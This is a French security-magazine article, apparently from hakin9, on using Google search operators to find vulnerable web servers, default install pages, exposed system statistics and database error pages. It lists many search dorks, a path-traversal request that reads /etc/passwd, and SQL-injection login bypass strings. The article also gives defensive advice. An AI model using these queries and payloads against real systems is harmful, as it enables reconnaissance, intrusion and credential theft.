


Figure 2. Recherche de serveur IIS 5.0 à l'aide de l'opérateur intitle

Chercher une victime

Grâce à Google, il est possible non seulement de trouver des ressources Internet visant plutôt le grand public mais aussi des ressources dites confidentielles et donc privées. Si vous posez une question appropriée, il se peut que vous receviez de surprenants résultats. Commençons par quelque chose de simple.

Imaginez qu'un trou de sécurité est trouvé dans un logiciel communément utilisé. Admettons qu'il concerne le serveur Microsoft IIS en version 5.0 et que l'objectif d'un agresseur potentiel soit de trouver quelques machines équipées de ce logiciel afin de les attaquer. Bien sûr, il pourrait utiliser à cette fin un scanner mais il préfère choisir Google

– il tape alors la question suivante : "Microsoft-IIS/5.0 Server at" intitle:index.of. En conséquence, il reçoit des liens vers des serveurs recherchés et plus précisément aux contenus listés des répertoires disponibles sur ces serveurs. Il est ainsi vu que dans la configuration standard, les logiciels IIS (et beaucoup d'autres) ajoutent à certaines pages générées dynamiquement des bannières publicitaires contenant leur nom et le numéro de la version (voir la Figure 2).

C'est un exemple d'information non dangereuse en elle-même ; vu qu'elle est très souvent ignorée et laissée dans la configuration standard. Malheureusement, c'est aussi une information qui dans certains cas peut devenir très importante pour l'agresseur. Pour plus de questions standard à poser dans Google concernant les autres types de serveurs, reportez-vous au Tableau 2.

Une autre méthode pour trouver les versions données de serveurs Web consiste à rechercher les pages standard fournies avec les serveurs et disponibles après l'installation. Cela peut paraître bizarre mais sur le réseau, il y a plein de serveurs dont le contenu par défaut n'a pas été modifié après l'installation. Très souvent, ce sont des machines oubliées et protégées de façon insuffisante qui s'avère être une cible facile pour les intrus. Pour en trouver, il suffit de poser les questions présentées dans le Tableau 3.

Cette méthode est très simple et à la fois utile. Elle permet d'obtenir l'accès à un grand nombre de différents services réseaux et systèmes d'exploitation utilisant des applications où il y a des erreurs qui ont été détectées et que les administrateurs paresseux ou inconscients n'ont pas supprimées. Prenons comme exemple deux logiciels assez populaires : *WebJeff Filemanager* et *Advanced Guestbook*.

Le premier d'entre eux est un gestionnaire de fichiers Web permettant d'envoyer des fichiers sur des serveurs. De plus, grâce à ce logiciel, il est possible de créer,

Tableau 2. Google – questions concernant les différents types de serveurs Web

Question	Serveur
"Apache/1.3.28 Server at" intitle:index.of	Apache 1.3.28
"Apache/2.0 Server at" intitle:index.of	Apache 2.0
"Apache/* Server at" intitle:index.of	n'importe quelle version d'Apache
"Microsoft-IIS/4.0 Server at" intitle:index.of	Microsoft Internet Information Services 4.0
"Microsoft-IIS/5.0 Server at" intitle:index.of	Microsoft Internet Information Services 5.0
"Microsoft-IIS/6.0 Server at" intitle:index.of	Microsoft Internet Information Services 6.0
"Microsoft-IIS/* Server at" intitle:index.of	n'importe quelle version de Microsoft Internet Information Services
"Oracle HTTP Server/* Server at" intitle:index.of	n'importe quelle version de serveur Oracle
"IBM_HTTP_Server/* * Server at" intitle:index.of	n'importe quelle version de serveur IBM
"Netscape/* Server at" intitle:index.of	n'importe quelle version de serveur Netscape
"Red Hat Secure/*" intitle:index.of	n'importe quelle version de serveur Red Hat Secure
"HP Apache-based Web Server/*" intitle:index.of	n'importe quelle version de serveur HP

Tableau 3. Questions sur les pages standard après l'installation des serveurs Web

Question	Serveur
intitle:"Test Page for Apache Installation" "You are free"	Apache 1.2.6
intitle:"Test Page for Apache Installation" "It worked!" "this Web site!"	Apache 1.3.0–1.3.9
intitle:"Test Page for Apache Installation" "Seeing this instead"	Apache 1.3.11–1.3.33, 2.0
intitle:"Test Page for the SSL/TLS-aware Apache Installation" "Hey, it worked!"	Apache SSL/TLS
intitle:"Test Page for the Apache Web Server on Red Hat Linux"	Apache d'un système Red Hat
intitle:"Test Page for the Apache Http Server on Fedora Core"	Apache d'un système Fedora
intitle:"Welcome to Your New Home Page!" Debian	Apache d'un système Debian
intitle:"Welcome to IIS 4.0!"	IIS 4.0
intitle:"Welcome to Windows 2000 Internet Services"	IIS 5.0
intitle:"Welcome to Windows XP Server Internet Services"	IIS 6.0

de consulter, de supprimer et même de modifier tous fichiers présents sur le serveur concerné. Malheureusement, *WebJeff Filemanager* en version 1.6 a une erreur permettant de lire le contenu de n'importe quel fichier se trouvant sur le serveur auquel peut accéder l'utilisateur démarrant un navigateur Web. Il suffit donc que l'intrus tape dans le système vulnérable l'adresse `/index.php?action=telecharger&fichier=/etc/passwd` pour qu'il obtienne le contenu du fichier

`/etc/passwd` (voir la Figure 3). Bien sûr, pour trouver les serveurs vulnérables, l'agresseur utilisera Google en posant la question : "WebJeff-Filemanager 1.6" Login.

La deuxième application – *Advanced Guestbook* – est un logiciel écrit en PHP utilisant la base de données SQL permettant d'ajouter des messages laissés par les visiteurs au livre d'or du site visité. En avril 2004, l'information concernant un trou de sécurité dans la version 2.2 de ce logiciel permettant (grâce

à la possibilité d'insérer le code SQL – voir l'article *Attaques par injection SQL avec PHP et MySQL* dans *hakin9* n° 3/2005) d'obtenir l'accès au panneau de configuration. Il suffit de trouver la page d'ouverture de session au panneau (voir la Figure 4) et d'ouvrir la session en laissant le champ *username* vide et de taper dans le champ *password* `') OR ('a' = 'a` ou à l'inverse – laisser le champ *password* vide et taper `? or 1=1` – dans le champ *username*. Pour trouver sur le réseau les sites vulné-



Figure 3. Version vulnérable du logiciel WebJeff Filemanager




Figure 4. Advanced Guestbook – page d'ouverture de session




Figure 5. Statistiques de phpSystem

rables, l'agresseur potentiel peut poser au moteur de recherche Google l'une des questions suivantes : intitle:Guestbook "Advanced Guestbook 2.2 Powered" OU "Advanced Guestbook 2.2" Username inurl:admin.

Pour prévenir à une éventuelle attaque, l'administrateur doit être constamment au courant sur les éventuelles failles de sécurité trouvées des logiciels utilisés et appliquer le plus rapidement possible les correctifs de sécurité. La seconde chose qu'il est conseillé de faire est de supprimer les bannières publicitaires, les noms et les numéros des versions des logiciels de toutes les pages ou fichiers sensibles d'en contenir.

Informations sur les réseaux et les systèmes

Presque chaque attaque contre un système informatique est précédée de son étude. En règle générale, cela consiste à scanner les ordinateurs – c'est un essai ayant pour but de définir les services en marche, un type de système d'exploitation utilisé et la version du logiciel utilitaire. Pour cela, on utilise le plus souvent les scanners de type *Nmap* ou *amap* mais il existe encore une option à choisir. Plusieurs administrateurs installent des applications Web générant sans arrêt les statistiques de travail du système, informant sur l'encombrement des disques durs et contenant les listes des processus démarrés et même les journaux système.

Pour un intrus, ce sont des informations très précieuses. Il suffit qu'il demande à Google de trouver les statistiques du logiciel *phpSystem* : "Generated by phpSystem" et il obtiendra des pages similaires à la page présentée sur la Figure 5. Il peut également demander d'afficher les pages générées par le script *Sysinfo* : intitle:"Sysinfo *" intext:"Generated by Sysinfo *" written by The Gamblers." qui contiennent beaucoup plus d'informations sur le système (Figure 6).

Les possibilités sont ici nombreuses (des questions concernant des statistiques et des informations générées par des logiciels très populaires se trouvent dans le Tableau 4). Le fait d'obtenir des informations de ce type peut encourager l'intrus à réaliser une attaque contre un système trouvé et peut l'aider à choisir les outils ou les exploits appropriés. Donc si vous utilisez des logiciels permettant de surveiller les ressources de votre ordinateur, veillez à ce que l'accès y soit sécurisé et qu'il exige un mot de passe.

À la recherche des erreurs

Les messages d'erreur HTTP peuvent être très précieux pour l'intrus – c'est grâce à ces informations que l'on peut obtenir beaucoup de précisions sur le système, sa configuration et la structure de ses bases de données. À titre d'exemple, pour trouver des erreurs générées par la base *Informix*, il suffit de poser au moteur de recherche la question suivante : "A syntax error has occurred" filetype:ihtml.

En conséquence, l'intrus trouvera les messages contenant des informations sur la configuration de la base de données, la répartition des fichiers dans le système et parfois les mots de passe (voir la Figure 7). Pour limiter les résultats seulement aux pages contenant les mots de passe, il suffit de modifier un peu la question posée : "A syntax error has occurred" filetype:ihtml intext:LOGIN.

Des informations aussi intéressantes peuvent être obtenues à partir des erreurs de la base de

Tableau 4. Logiciels générant des statistiques de travail du système

Question	Type d'informations
"Generated by phpSystem"	le type et la version du système d'exploitation, la configuration matérielle, les utilisateurs logués, les connexions ouvertes, l'encombrement de la mémoire et des disques durs, les points de montage
"This summary was generated by wwwstat"	les statistiques de travail du serveur Web, la répartition des fichiers dans le système
"These statistics were produced by getstats"	les statistiques de travail du serveur Web, la répartition des fichiers dans le système
"This report was generated by WebLog"	les statistiques de travail du serveur Web, la répartition des fichiers dans le système
intext:"Tobias Oetiker" "traffic analysis"	les statistiques de travail du système sous forme de diagrammes MRTG, la configuration du réseau
intitle:"Apache::Status" (inurl:server-status inurl:status.html inurl:apache.html)	la version du serveur, le type du système d'exploitation, la liste des processus fils et les connexions actuelles
intitle:"ASP Stats Generator *.*" "ASP Stats Generator" "2003-2004 weppos"	l'activité du serveur Web, beaucoup d'informations sur les visiteurs
intitle:"Multimon UPS status page"	les statistiques de travail des périphériques UPS
intitle:"statistics of" "advanced web statistics"	les statistiques de travail du serveur Web, les informations sur les visiteurs
intitle:"System Statistics" +"System and Network Information Center"	les statistiques de travail du système sous la forme des diagrammes MRTG, la configuration matérielle, les services en marche
intitle:"Usage Statistics for" "Generated by Webalizer"	les statistiques de travail du serveur Web, les informations sur les visiteurs, la répartition des fichiers dans le système
intitle:"Web Server Statistics for ****"	les statistiques de travail du serveur Web, les informations sur les visiteurs
inurl:"/axs/ax-admin.pl" -script	les statistiques de travail du serveur Web, les informations sur les visiteurs
inurl:"/cricket/grapher.cgi"	les diagrammes MRTG concernant le travail des interfaces réseau
inurl:server-info "Apache Server Information"	la version et la configuration du serveur Web, le type du système d'exploitation, la répartition des fichiers dans le système
"Output produced by SysWatch **"	le type et la version du système d'exploitation, les utilisateurs logués, l'encombrement de la mémoire et des disques durs, les points de montage, les processus démarrés, les journaux système

